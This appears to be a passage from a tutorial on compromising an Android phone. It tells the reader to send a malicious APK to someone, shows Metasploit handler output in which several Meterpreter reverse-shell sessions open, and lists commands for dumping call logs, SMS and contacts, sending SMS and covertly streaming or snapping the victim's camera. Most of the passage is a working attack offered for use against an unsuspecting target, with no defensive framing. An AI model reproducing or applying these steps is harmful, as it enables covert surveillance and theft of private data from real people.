exploit.

in this step we should send our apk to someone. when someone click the apk we can access the phone.



msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:4433
[*] Sending stage (78179 bytes) to 127.0.0.1
[*] Sending stage (78179 bytes) to 127.0.0.1
[*] Sending stage (78179 bytes) to 127.0.0.1
[*] Sending stage (78179 bytes) to 127.0.0.1
[*] Sending stage (78179 bytes) to 127.0.0.1
[*] Sending stage (78179 bytes) to 127.0.0.1
[*] Sending stage (78179 bytes) to 127.0.0.1
[-] Failed to load client portion of stdapi.
[-] Failed to load client portion of android.
[-] Failed to load client portion of appapi.
[*] Meterpreter session 2 opened (127.0.0.1:4433 → 127.0.0.1:49092) at 2022-12-12 11:58:52 -0500
[*] Meterpreter session 1 opened (127.0.0.1:4433 → 127.0.0.1:50314) at 2022-12-12 11:58:52 -0500
[*] Meterpreter session 5 opened (127.0.0.1:4433 → 127.0.0.1:49102) at 2022-12-12 11:58:52 -0500
[*] Meterpreter session 3 opened (127.0.0.1:4433 → 127.0.0.1:49096) at 2022-12-12 11:58:52 -0500
meterpreter > [*] Meterpreter session 4 opened (127.0.0.1:4433 → 127.0.0.1:49098) at 2022-12-12 11:58:52 -0500
[*] Meterpreter session 7 opened (127.0.0.1:4433 → 127.0.0.1:49124) at 2022-12-12 11:58:56 -0500
[*] Meterpreter session 6 opened (127.0.0.1:4433 → 127.0.0.1:49110) at 2022-12-12 11:58:56 -0500
meterpreter >
meterpreter >



with writing help, we can see the all possible comment.



I tried one of the command as webcam_snap, it takes photo and saves it.



This photo taken by our target phone.

So which data can we access?

```
dump_calllog #we can see all the call logs
dump_sms #we can access all the sms
webcam_stream #we can see live video with this common
webcam_snap #we can take photo, and this photo is not seen in gallery.

send_sms #send sms from target machine.
dump_contacts #takes contact list.
```